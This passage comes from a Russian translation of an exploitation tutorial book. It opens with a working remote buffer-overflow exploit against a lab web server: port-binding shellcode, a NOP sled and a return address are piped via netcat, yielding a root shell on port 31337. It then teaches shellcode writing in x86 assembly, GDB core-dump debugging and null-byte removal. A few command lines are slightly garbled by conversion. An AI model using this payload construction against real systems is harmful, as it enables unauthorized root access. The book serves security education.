52 56 89 e1 cd 80 93 6a 02 59 b0 3f cd 80 49 79 | RV.....j.Y.?..Iy
f9 b0 0b 52 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 | ...Rh//shh/bin..
52 89 e2 53 89 e1 cd 80 90 90 90 90 90 90 90 90 | R..S............
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |
90 90 90 90 90 90 90 90 90 90 90 90 88 f6 ff bf |
0d 0a |
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
ls -l /etc/passwd
-rw-r--r-- 1 root root 1545 Sep 9 16:24 /etc/passwd
```

Удаленная оболочка не отображает приглашения на ввод команд, тем не менее она все равно принимает их и возвращает результат их работы через сеть.

Программа netcat и другие, подобные ей, позволяют делать множество вещей. Она проектировалась как консольное приложение для конвейерной передачи и переадресации стандартного ввода и вывода. Используя в одном файле программу netcat и привязывающий к порту шелл-код, мы сможем выполнить эксплуатацию нашей уязвимости из командной строки.

```
reader@hacking:~/booksrc $ wc -c portbinding_shellcode
92 portbinding_shellcode
reader@hacking:~/booksrc $ echo $((540+4   300   92))
152
reader@hacking:~/booksrc $ echo $((152 / 4))
38
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x300';
> cat portbinding_shellcode
> perl -e 'print "\x88\xf6\xff\xbf"x38   \r\n"')
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□jfX□1□CRj j □□ □jfXCRfhzifS□□j QV□□ □fCCSV□□ □fCRRV□□ □j Y□? Iy□□
                                Rh//shh/bin□□R□□S□□ □□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x300'; cat portbinding_shellcode;
perl -e ,print "\x88\xf6\xff\xbf"x38   "\r\n"') | nc -v -w1 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ nc -v 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
```

В приведенном выше листинге в качестве длины привязывающего к порту шелл-кода фигурирует значение 92 байта. Адрес возврата на 540 байтов отстоит от начала буфера, соответственно при 300-байтовой дорожке NOP и 92 байтах шелл-кода для перезаписи адреса возврата нам останется 152 байта. Это означает, что если повторить целевой адрес возврата в конце буфера 38 раз, последний из них будет использован для перезаписи. Буфер завершают символы `'\r\n'` Команды, отвечающие за создание буфера, я поместил в скобки, чтобы передать результат их работы в программу netcat, которая свяжется с tinyweb и передаст ей буфер. После запуска шелл-кода программу netcat следует остановить, нажав комбинацию клавиш Ctrl+C, так как у нас до сих пор открыто исходное подключение через сокет. Затем мы снова используем netcat для связи с командной оболочкой, привязанной к порту 31337.

0x500

ШЕЛЛ-КОД

До сих пор наша работа с шелл-кодом сводилась к копированию и вставке набора байтов в программу, предназначенную для эксплуатации уязвимости. Я показал вам стандартный вариант такого кода, выполняющий локальный запуск командной оболочки, и шелл-код, привязывающий к порту, для удаленной работы. Иногда шелл-код даже называют полезной нагрузкой программы, эксплуатирующей уязвимость, ведь он представляет собой отдельную, самостоятельную программу, которая, собственно, и выполняет поставленную задачу после взлома. В общем случае шелл-код запускает командную оболочку, будучи, по сути, изящным способом получить контроль. Впрочем, он может решать и другие задачи.

К сожалению, многие из тех, кто называет себя хакером, в работе с шелл-кодом останавливаются на использовании написанных кем-то программ — и тем самым сильно ограничивают себя. Собственноручно написанный шелл-код дает абсолютный контроль над программой, содержащей уязвимость. Он может добавить учетную запись с правами администратора в файл /etc/passwd или автоматически удалить строки из журналов регистрации. Возможности людей, способных писать шелл-код, ограничены только их воображением. Кроме того, написание этого кода позволяет усовершенствовать знание языка ассемблера и освоить ряд интересных техник взлома.

0x510 Сравнение ассемблера и C

Фактически байты шелл-кода представляют собой архитектурно-зависимые машинные инструкции, написанные на языке ассемблера. Этот процесс сильно отличается от разработки программ на C, хотя многие принципы здесь и там одинаковы. Такими вещами, как ввод, вывод, управление процессами, доступ к файлам

и передача данных по сети, операционная система управляет внутри ядра. Скомпилированные программы на языке C в конечном счете выполняют эти задачи с помощью системных вызовов, то есть обращений к ядру. Каждая операционная система имеет свой набор системных вызовов.

В языке C для удобства и переносимости применяются стандартные библиотеки. Программу на C, в которой вывод строки осуществляется функцией `printf()`, можно скомпилировать для множества разных ОС, так как библиотеке известны системные вызовы, подходящие для различных архитектур. После компиляции на процессоре *x*86 мы получим такой же машинный код, как для версии языка ассемблера *x*86.

Язык ассемблера по определению привязан к определенной архитектуре, поэтому о переносимости кода не может быть и речи. Для него не существует стандартных библиотек; вместо этого программисту приходится обращаться непосредственно к ядру. Чтобы вы лучше поняли сказанное, мы с вами сейчас создадим простую программу на языке C, а затем перепишем ее на ассемблере для архитектуры *x*86.

helloworld.c

```
#include <stdio.h>
int main() {
    printf("Hello, world!\n");
    return 0;
}
```

Выполнение скомпилированной программы осуществляется через стандартную библиотеку ввода/вывода, и в конце для отображения на экране строки "*Hello, World!*" производится системный вызов. Чтобы следить за системными вызовами программы, можно воспользоваться служебной программой strace. Вот какой результат она дает в нашем случае:

```
reader@hacking:~/booksrc $ gcc helloworld.c
reader@hacking:~/booksrc $ strace ./a.out
execve("./a.out", ["./a.out"], [/* 27 vars */]) = 0
brk(0)                                  = 0x804a000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
      0xb7ef6000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=61323, ...}) = 0
mmap2(NULL, 61323, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7ee7000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/tls/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\20Z\1\000"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1248904, ...}) = 0
```

```
mmap2(NULL, 1258876, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0)
0xb7db3000
mmap2(0xb7ee0000, 16384, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE,
3, 0x12c) = 0xb7ee0000
mmap2(0xb7ee4000, 9596, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS,
-1, 0) = 0xb7ee4000
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0xb7db2000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7db26b0, limit:1048575,
seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1, seg_not_
present:0, useable:1}) = 0
mprotect(0xb7ee0000, 8192, PROT_READ)   = 0
munmap(0xb7ee7000, 61323)               = 0
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
0xb7ef5000
write(1, "Hello, world!\n", 13Hello, world!
)          = 13
exit_group(0)                             ?
Process 11528 detached
reader@hacking:~/booksrc $
```

Мы видим, что скомпилированная программа не только выводит строку на экран. Сначала системные вызовы настраивают окружение и память для будущей работы программы, но нас интересует выделенный жирным шрифтом вызов `write()`. Именно он отвечает за вывод строки на экран.

Справочник по операционной системе UNIX (выводимый командой `man`) разбит на разделы. Раздел 2 содержит справочную информацию по системным вызовам, поэтому давайте воспользуемся командой `man 2 write`, чтобы узнать о системном вызове функции `write()`:

Справочная информация для системного вызова write()

```
WRITE(2)                    Справочник программиста Linux WRITE(2)
WRITE(2)

ИМЯ
    write - запись в дескриптор файла

СИНТАКСИС
    #include <unistd.h>

    ssize_t write(int fd, const void *buf, size_t count);

ОПИСАНИЕ
    write()записывает до count байтов из буфера buf в файл, на который ссылается
    дескриптор файла fd. Стандарт POSIX требует, чтобы функция read(), вызываемая
    после функции write(), возвращала новое значение. Но не все файловые системы
    придерживаются стандарта POSIX.
```

Еще вывод программы strace показывает аргументы интересующего нас системного вызова. Аргумент `buf` — это указатель на строку, а аргумент `count` — ее длина. Равный единице аргумент `fd` соответствует специальному стандартному дескриптору файла. В UNIX-подобных операционных системах файловые дескрипторы используются практически повсеместно: для ввода, вывода, доступа к файлам, сетевых сокетов и т. п. Открытие файлового дескриптора — вроде получения в гардеробе номерка, по которому позднее можно будет вернуть свое пальто. Первые три числа (0, 1 и 2) автоматически используются для стандартного ввода, стандартного вывода и отображения сообщений об ошибках. Эти значения заданы в разных местах, например в файле /usr/include/unistd.h.

Из файла /usr/include/unistd.h

```
/* Стандартные дескрипторы файлов */
#define STDIN_FILENO 0 /* Стандартный ввод */
#define STDOUT_FILENO 1 /* Стандартный вывод */
#define STDERR_FILENO 2 /* Стандарные сообщения об ошибках */
```

Запись байтов в дескриптор файла стандартного вывода, который равен `1`, приведет к выводу этих байтов. Чтение из равного `0` дескриптора файла стандартного ввода осуществит ввод байтов. Под номером `2` дескриптор файла стандартного вывода ошибок используется для отображения ошибок или отладочных сообщений, которые можно отфильтровать от стандартного вывода.

0x511 Системные вызовы Linux на языке ассемблера

Все системные вызовы в операционной системе Linux пронумерованы, поэтому в коде ассемблера к ним можно обращаться по номерам. Их список находится в файле /usr/include/asm-i386/unistd.h.

Из файла /usr/include/asm-i386/unistd.h

```
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
* Файл содержит номера системных вызовов
*/

#define __NR_restart_syscall      0
#define __NR_exit         1
#define __NR_fork         2
#define __NR_read         3
#define __NR_write        4
#define __NR_open         5
#define __NR_close        6
#define __NR_waitpid      7
```

```
#define __NR_creat        8
#define __NR_link         9
#define __NR_unlink      10
#define __NR_execve      11
#define __NR_chdir       12
#define __NR_time        13
#define __NR_mknod       14
#define __NR_chmod       15
#define __NR_lchown      16
#define __NR_break       17
#define __NR_oldstat     18
#define __NR_lseek       19
#define __NR_getpid      20
#define __NR_mount       21
#define __NR_umount      22
#define __NR_setuid      23
#define __NR_getuid      24
#define __NR_stime       25
#define __NR_ptrace      26
#define __NR_alarm       27
#define __NR_oldfstat    28
#define __NR_pause       29
#define __NR_utime       30
#define __NR_stty        31
#define __NR_gtty        32
#define __NR_access      33
#define __NR_nice        34
#define __NR_ftime       35
#define __NR_sync        36
#define __NR_kill        37
#define __NR_rename      38
#define __NR_mkdir       39
```

В нашем варианте helloworld.c, переписанном на языке ассемблера, будет два системных вызова: мы вызовем функцию `write()` для выводимой строки и функцию `exit()` для корректного завершения процесса. В версии языка для архитектуры *x*86 это осуществляется двумя инструкциями: `mov` и `int`.

Инструкции ассемблера для процессора *x*86 могут иметь один, два, три операнда или не иметь их вообще. Операндами выступают численные значения, адреса памяти или регистры процессора. У этого процессора несколько 32-разрядных регистров, которые можно рассматривать как аппаратные переменные. В качестве операндов используются регистры EAX, EBX, ECX, EDX, ESI, EDI, EBP и ESP, а вот регистр EIP (указатель инструкции) в этой роли выступать не может.

Инструкция `mov` копирует значение из одного операнда в другой. В варианте синтаксиса от Intel первый операнд является получателем значения, а второй — его источником. Инструкция `int` посылает ядру заданный ее единственным операндом сигнал прерывания. В операционных системах семейства Linux прерывание

`0x80` заставляет ядро сделать системный вызов. Инструкция `int 0x80` — это системный вызов на базе первых четырех регистров. Регистр EAX указывает, какой именно вызов следует осуществить, в то время как в регистрах EBX, ECX и EDX содержатся его первый, второй и третий аргументы. Значения регистров задаются инструкцией `mov`.

В следующем коде на языке ассемблера просто объявляются сегменты памяти. Строка `"Hello, world!"` с символом перевода строки (`0x0a`) находится в сегменте данных, в то время как инструкции ассемблера занимают процедурный сегмент. Это соответствует принятой сегментной адресации памяти.

helloworld.asm

```
section .data     ; Сегмент данных
msg     db   "Hello, world!", 0x0a ; Строка и символ перевода строки

section .text     ; Процедурный сегмент
global _start     ; Стандартная точка входа для сборки файла ELF

_start:
; SYSCALL: write(1, msg, 14)
mov eax, 4        ; Запись 4 в eax, так как write это системный вызов #4
mov ebx, 1        ; Запись 1 в ebx, так как потоку stdout соответствует 1
mov ecx, msg      ; Запись адреса строки в ecx
mov edx, 14       ; Запись 14 в edx, так как в нашей строке 14 байтов
int 0x80          ; Обращение к ядру с требованием сделать системный вызов

; SYSCALL: exit(0)
mov eax, 1        ; Запись 1 в eax, так как exit это системный вызов #1
mov ebx, 0        ; Успешный выход
int 0x80          ; Выполняем системный вызов
```

Эта программа состоит из простых инструкций. Для стандартного вывода с помощью функции `write()` в регистр EAX помещается номер ее системного вызова `4`. Затем мы помещаем значение `1` в регистр EBX, так как первым аргументом нашей функции должен быть дескриптор файла для стандартного вывода. После этого в регистр ECX помещаем адрес нашей строки в сегменте данных, а в регистр ECX — ее длину (14 байтов). Задав значения всех регистров, мы вызываем программное прерывание, передавая управление ядру, которое должно обратиться к функции `write()`.

Корректное завершение программы обеспечивает функция `exit()` с единственным аргументом `0`. Потому мы помещаем в регистр EAX номер системного вызова этой функции — `1`, а значение ее аргумента — в регистр EBX. В этот момент снова происходит программное прерывание.

Для получения двоичного исполняемого файла код следует сначала ассемблировать, а затем привести к нужному формату. Для кода на языке C эти задачи автоматически решаются компилятором GCC. Мы собираемся создать объектный

файл формата ELF (от executable and linking format[1]), и директива `global _start` показывает компоновщику, откуда начинаются инструкции языка ассемблера.

Мы воспользуемся аргументом `-f elf` в ассемблере `nasm`, чтобы превратить программу `helloworld.asm` в объектный файл, готовый к компоновке в двоичный файл формата ELF. По умолчанию объектный файл получит имя helloworld.o. Компоновщик ld превратит его в исполняемый двоичный файл a.out.

```
reader@hacking:~/booksrc $ nasm -f elf helloworld.asm
reader@hacking:~/booksrc $ ld helloworld.o
reader@hacking:~/booksrc $ ./a.out
Hello, world!
reader@hacking:~/booksrc $
```

Итак, наша маленькая программа работает, но ее нельзя назвать шелл-кодом, потому что она не автономна и требует компоновки.

0x520 Путь к шелл-коду

Шелл-код в буквальном смысле слова вставляется в работающую программу и получает над ней контроль — так же ведет себя вирус внутри живой клетки. По сути, шелл-код не является исполняемой программой, поэтому мы не можем самостоятельно компоновать данные в памяти или хотя бы пользоваться другими сегментами. Инструкции шелл-кода должны быть автономными и уметь захватывать контроль над процессором вне зависимости от его состояния. Такой код принято называть не зависящим от адреса (position-independent code).

В шелл-коде байты строки `"Hello, world!"` должны быть перемешаны с инструкциями языка ассемблера, так как мы не знаем и не можем предсказать, с какими именно сегментами памяти придется работать. Ничего страшного не случится, пока регистр EIP не пытается интерпретировать строку как инструкцию. Но доступ к строке как к данным невозможен без указателя на нее. В момент исполнения шелл-код находится в произвольном месте памяти. Нам нужно определить абсолютный адрес строки относительно регистра EIP. Но инструкций языка ассемблера для доступа к этому регистру не существует, так что нам придется пойти на хитрость.

0x521 Инструкции ассемблера для стека

Стек — неотъемлемая часть архитектуры *x*86, и для управления им существуют специальные инструкции.

[1] Формат исполняемых и компонуемых файлов (*англ.*). — *Примеч. пер.*

Инструкция	Описание
push <source>	Проталкивает в стек операнд source
pop <destination>	Извлекает из стека значение и сохраняет его в операнде destination
call <location>	Вызывает функцию, переходя к выполнению по адресу из операнда location. Адрес может быть как относительным, так и абсолютным. В стек проталкивается адрес следующей за этим вызовом инструкции, чтобы позднее можно было вернуть управление
ret	Делает возврат из функции, извлекая адрес возврата из стека и передавая управление по этому адресу

Эксплуатация уязвимостей стека стала возможной из-за инструкций call и ret. В момент вызова функции в стек проталкивается адрес следующей инструкции, давая начало новому кадру. Как только функция завершает свою работу, инструкция ret извлекает из стека адрес возврата и перемещает на него EIP. Если переписать в стеке адрес возврата до того, как дело дойдет до инструкции ret, можно взять под контроль выполнение программы.

Такая архитектура позволяет решить и проблему обращения к данным встроенной строки. Ее адрес, помещенный непосредственно после инструкции call, будет добавлен в стек в качестве адреса возврата. Вместо вызова функции можно перепрыгнуть через строчку и перейти сразу к инструкции pop, которая извлечет адрес из стека и поместит его в регистр. Вот как это делается:

helloworld1.s

```
BITS 32                  Говорим nasm, что это 32-разрядный код

    call mark_below     ; Обращение к инструкциям после строки
    db "Hello, world!", 0x0a, 0x0d ; с байтами новой строки и возврата каретки

mark_below:
  ssize_t write(int fd, const void *buf, size_t count);
    pop ecx             ; Сохраняем адрес возврата (string ptr) в регистр ecx
    mov eax, 4          ; Номер системного вызова Write
    mov ebx, 1          ; Дескриптор файла STDOUT
    mov edx, 15         ; Длина строки
    int 0x80            ; Системный вызов: write(1, string, 14)

    ; void _exit(int status);
    mov eax, 1          ; Номер системного вызова Exit
    mov ebx, 0          ; Status = 0
    int 0x80            ; Системный вызов: exit(0)
```

Благодаря команде call строка игнорируется и начинает выполняться следующая за ней инструкция. Адрес последней проталкивается в стек. В нашем случае это начало строки. Адрес возврата можно немедленно извлечь из стека и поместить в подходящий регистр. Сегменты памяти при этом мы вообще не трогаем. Вне-

дренные в существующий процесс простые инструкции будут выполняться вне зависимости от своего местоположения. Это означает, что после ассемблирования мы не сможем скомпоновать их в исполняемый файл.

```
reader@hacking:~/booksrc $ nasm helloworld1.s
reader@hacking:~/booksrc $ ls -l helloworld1
-rw-r--r-- 1 reader reader 50 2007-10-26 08:30 helloworld1
reader@hacking:~/booksrc $ hexdump -C helloworld1
00000000 e8 0f 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c |.....Hello, worl|
00000010 64 21 0a 0d 59 b8 04 00 00 00 bb 01 00 00 00 ba |d!..Y...........|
00000020 0f 00 00 00 cd 80 b8 01 00 00 00 bb 00 00 00 00 |................|
00000030 cd 80                                           |..|
00000032
reader@hacking:~/booksrc $ ndisasm -b32 helloworld1
00000000 E80F000000          call 0x14
00000005 48                  dec eax
00000006 656C                gs insb
00000008 6C                  insb
00000009 6F                  outsd
0000000A 2C20                sub al,0x20
0000000C 776F                ja 0x7d
0000000E 726C                jc 0x7c
00000010 64210A              and [fs:edx],ecx
00000013 0D59B80400          or eax,0x4b859
00000018 0000                add [eax],al
0000001A BB01000000          mov ebx,0x1
0000001F BA0F000000          mov edx,0xf
00000024 CD80                int 0x80
00000026 B801000000          mov eax,0x1
0000002B BB00000000          mov ebx,0x0
00000030 CD80                int 0x80
reader@hacking:~/booksrc $
```

Если ассемблер `nasm` преобразует язык ассемблера в машинный код, то инструмент ndisasm выполняет дизассемблирование машинного кода. Я использовал их для получения приведенного выше листинга, чтобы показать, как байты машинного кода связаны с инструкциями языка ассемблера. Жирным шрифтом выделены инструкции, полученные в результате преобразования в машинный код и обратно строки `"Hello, World!"`

Давайте попробуем внедрить этот шелл-код в уже знакомую нам программу `notesearch` и нацелить на него EIP. Программа должна вывести на экран строку «*Hello, World!*».

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat helloworld1)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE по адресу 0xbffff9c6
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xc6\xf9\xff\xbf"x40')
-------[ конец данных, касающихся заметки ]-------
Segmentation fault
reader@hacking:~/booksrc $
```

Ничего не получилось. Как вы думаете, почему? В подобных ситуациях на помощь приходит отладчик GDB. Давайте им воспользуемся. Даже если вы поняли причину текущей неудачи, эффективные приемы использования отладчика, которые я вам сейчас покажу, помогут в решении будущих проблем.

0x522 Использование GDB

Программа notesearch запускается из-под пользователя root, поэтому ее отладка из-под обычного пользователя невозможна. Не получится подключиться и к уже запущенной копии, так как работа программы завершается слишком быстро. Но существует и еще один способ отладки — с помощью дампов ядра. Команда `ulimit -c unlimited`, введенная из-под пользователя root, заставляет операционную систему в момент аварийного завершения работы программы сгенерировать дамп памяти. Размер файлов с дампом ядра при этом может быть произвольным, а его содержимое позволяет изучить отладчик GDB.

```
reader@hacking:~/booksrc $ sudo su
root@hacking:/home/reader/booksrc # ulimit -c unlimited
root@hacking:/home/reader/booksrc # export SHELLCODE=$(cat helloworld1)
root@hacking:/home/reader/booksrc # ./getenvaddr SHELLCODE ./notesearch
SHELLCODE по адресу 0xbffff9a3
root@hacking:/home/reader/booksrc # ./notesearch $(perl -e 'print "\xa3\xf9\
xff\xbf"x40')
-------[ конец данных, касающихся заметки ]-------
Segmentation fault (core dumped)
root@hacking:/home/reader/booksrc # ls -l ./core
-rw------- 1 root root 147456 2007-10-26 08:36 ./core
root@hacking:/home/reader/booksrc # gdb -q -c ./core
(no debugging symbols found)
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Core was generated by `./notesearch
£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E.
Program terminated with signal 11, Segmentation fault.
#0 0x2c6541b7 in ?? ()
(gdb) set dis intel
(gdb) x/5i 0xbffff9a3
0xbffff9a3:     call   0x2c6541b7
0xbffff9a8:     ins    BYTE PTR es:[edi],[dx]
0xbffff9a9:     outs   [dx],DWORD PTR ds:[esi]
0xbffff9aa:     sub    al,0x20
0xbffff9ac:     ja     0xbffffa1d
(gdb) i r eip
eip            0x2c6541b7       0x2c6541b7
(gdb) x/32xb 0xbffff9a3
0xbffff9a3:     0xe8    0x0f    0x48    0x65    0x6c    0x6c    0x6f    0x2c
0xbffff9ab:     0x20    0x77    0x6f    0x72    0x6c    0x64    0x21    0x0a
0xbffff9b3:     0x0d    0x59    0xb8    0x04    0xbb    0x01    0xba    0x0f
0xbffff9bb:     0xcd    0x80    0xb8    0x01    0xbb    0xcd    0x80    0x00
(gdb) quit
root@hacking:/home/reader/booksrc # hexdump -C helloworld1
00000000  e8 0f 00 00 00 48 65 6c  6c 6f 2c 20 77 6f 72 6c |.....Hello, worl|
```

```
00000010  64 21 0a 0d 59 b8 04 00  00 00 bb 01 00 00 00 ba |d!..Y...........|
00000020  0f 00 00 00 cd 80 b8 01  00 00 00 bb 00 00 00 00 |................|
00000030  cd 80                                           |..|
00000032
root@hacking:/home/reader/booksrc #
```

В GDB первым делом выбираем синтаксис дизассемблирования Intel. Так как у нас есть права root, файл .gdbinit задействован не будет. Нужно изучить память, в которой располагается шелл-код. Инструкции выглядят неправильно, и похоже, что аварийное завершение было вызвано первой некорректной инструкцией call. Хотя порядок выполнения программы и изменился, какую-то ошибку содержат сами байты шелл-кода. Как правило, строки завершает нулевой байт, но в данном случае эти байты были автоматически убраны оболочкой. В результате машинный код потерял смысл. Внедрение шелл-кода в процесс в виде строки часто выполняется с помощью функции `strcpy()`. Подобные функции прекращают работу, встретив нулевой байт, поэтому в памяти оказывается неполный и, соответственно, бесполезный шелл-код. Давайте отредактируем его, убрав все нулевые байты.

0x523 Удаление нулевых байтов

Из дизассемблированного кода сразу видно, что первые нулевые байты дает инструкция `call`.

```
reader@hacking:~/booksrc $ ndisasm -b32 helloworld1
00000000 E80F000000         call 0x14
00000005 48                 dec eax
00000006 656C               gs insb
00000008 6C                 insb
00000009 6F                 outsd
0000000A 2C20               sub al,0x20
0000000C 776F               ja 0x7d
0000000E 726C               jc 0x7c
00000010 64210A             and [fs:edx],ecx
00000013 0D59B80400         or eax,0x4b859
00000018 0000               add [eax],al
0000001A BB01000000         mov ebx,0x1
0000001F BA0F000000         mov edx,0xf
00000024 CD80               int 0x80
00000026 B801000000         mov eax,0x1
0000002B BB00000000         mov ebx,0x0
00000030 CD80               int 0x80
reader@hacking:~/booksrc $
```

Эта инструкция `call` переводит выполнение программы на 19 (`0x13`) байтов вперед в соответствии со значением первого операнда. Но такие переходы делаются и на большие расстояния, поэтому при малых значениях, как в данном случае, добавляются ведущие нули, что и приводит к появлению нулевых байтов.

Решить проблему можно, например, с помощью двоичных чисел в дополнительном коде. Если мы выставим ведущие биты у маленького отрицательного числа, это даст нам `0xff` байтов. Если теперь использовать инструкцию call с отрицательным значением, чтобы переместить выполнение назад, в машинном коде инструкции уже не будет нулевых байтов. Сейчас мы рассмотрим стандартную реализацию этого приема на примере шелл-кода helloworld2 с переходом к расположенной в конце инструкции call, которая, в свою очередь, возвращает управление инструкции pop в начале кода.

helloworld2.s

```
BITS 32                 Говорим nasm, что это 32-разрядный код

jmp short one         ; Переходим к инструкции call в конце

two:
; ssize_t write(int fd, const void *buf, size_t count);
    pop ecx           ; Сохраняем адрес возврата (string ptr) в регистр ecx
    mov eax, 4        ; Номер системного вызова Write
    mov ebx, 1        ; Дескриптор файла STDOUT
    mov edx, 15       ; Длина строки
    int 0x80            Системный вызов: write(1, string, 14)

  void _exit(int status);
    mov eax, 1        ; Номер системного вызова Exit
    mov ebx, 0        ; Status = 0
    int 0x80            Системный вызов: exit(0)

one:
    call two  ; Переход назад, чтобы избежать нулевых байтов
    db "Hello, world!", 0x0a, 0x0d  ; с байтами новой строки и возврата каретки
```

После перевода этой версии шелл-кода в машинный код и последующего дизассемблирования мы увидим, что у инструкции call (ниже она выделена курсивом) больше нет нулевых байтов. Самую сложную проблему мы решили, но нулевых байтов в коде пока много (они выделены жирным шрифтом).

```
reader@hacking:~/booksrc $ nasm helloworld2.s
reader@hacking:~/booksrc $ ndisasm -b32 helloworld2
00000000 EB1E           jmp short 0x20
00000002 59             pop ecx
00000003 B804000000     mov eax,0x4
00000008 BB01000000     mov ebx,0x1
0000000D BA0F000000     mov edx,0xf
00000012 CD80           int 0x80
00000014 B801000000     mov eax,0x1
00000019 BB00000000     mov ebx,0x0
0000001E CD80           int 0x80
00000020 E8DDFFFFFF     call 0x2
00000025 48             dec eax
```

```
00000026 656C          gs insb
00000028 6C            insb
00000029 6F            outsd
0000002A 2C20          sub al,0x20
0000002C 776F          ja 0x9d
0000002E 726C          jc 0x9c
00000030 64210A        and [fs:edx],ecx
00000033 0D            db 0x0D
reader@hacking:~/booksrc $
```

Для удаления остальных нулевых байтов нужно понять, какой размер имеют регистры и как происходит адресация. Обратите внимание, что первая инструкция перехода — `jmp short`. Это означает, что выполнение программы можно сместить максимум на 128 байтов в любом направлении. Обычная инструкция `jmp`, как и инструкция call (не имеющая версии для типа short), позволяет осуществлять намного бóльшие переходы. Давайте посмотрим, чем отличается ассемблированный машинный код двух вариантов инструкции `jump`:

```
EB 1E                  jmp short 0x20
```

и

```
E9 1E 00 00 00         jmp 0x23
```

Регистры EAX, EBX, ECX, EDX, ESI, EDI, EBP и ESP имеют размер 32 бита. Буква *E* указывает на то, что это *расширенные регистры* (*extended*), так как изначально регистры данных были 16-разрядными и назывались AX, BX, CX, DX, SI, DI, BP и SP. Старые версии до сих пор можно использовать для доступа к первым 16 битам соответствующих 32-разрядных регистров. Более того, к отдельным байтам регистров AX, BX, CX и DX можно обращаться как к 8-разрядным регистрам AL, AH, BL, BH, CL, CH, DL и DH, где *L* указывает на *младшую половину*, а *H* — на *старшую половину* от 8 бит. Разумеется, для инструкций ассемблера, использующих такие регистры, следует задавать операнды соответствующего размера. Сравним три версии инструкции `mov`:

Машинный код	Ассемблер
B8 04 00 00 00	mov eax,0x4
66 B8 04 00	mov ax,0x4
B0 04	mov al,0x4

Регистры AL, BL, CL и DL позволяют поместить нужный наименее значимый байт в соответствующий расширенный регистр без появления нулевых байтов в машинном коде. Правда, в трех верхних байтах такого регистра может оказаться что угодно. Это особенно характерно для шелл-кода, так как он перехватывает управление у другого процесса. Для получения корректных значений 32-разряд-

ных регистров следует обнулить регистр целиком перед выполнением инструкций mov, причем это нужно сделать без использования нулевых байтов. Вот несколько инструкций языка ассемблера, которые могут вам пригодиться. Первые две увеличивают или уменьшают значение операнда на единицу.

Команда	Описание
`inc <target>`	Увеличивает операнд target, добавляя к нему 1
`dec <target>`	Уменьшает операнд target, вычитая из него 1

У следующих инструкций, как и у инструкции mov, по два операнда. Все они выполняют простые арифметические действия и поразрядные логические операции между этими двумя операндами, сохраняя результат в первый из них.

Команда	Описание
`add <dest>, <source>`	Складывает операнды source и destination, сохраняя результат в операнде destination
`sub <dest>, <source>`	Вычитает операнд source из операнда destination, сохраняя результат в операнде destination

`or <dest>, <source>`	Выполняет поразрядную логическую операцию ИЛИ, сравнивая каждый бит одного операнда с соответствующим битом второго.
	`1 or 0 = 1`
	`1 or 1 = 1`
	`0 or 1 = 1`
	`0 or 0 = 0`
	Если бит source или бит destination равны 1 или оба они равны 1, результатом будет 1; в противном случае результат 0. Результат сохраняется в операнде destination

`and <dest>, <source>`	Выполняет поразрядную логическую операцию И, сравнивая каждый бит одного операнда с соответствующим битом второго.
	`1 or 0 = 0`
	`1 or 1 = 1`
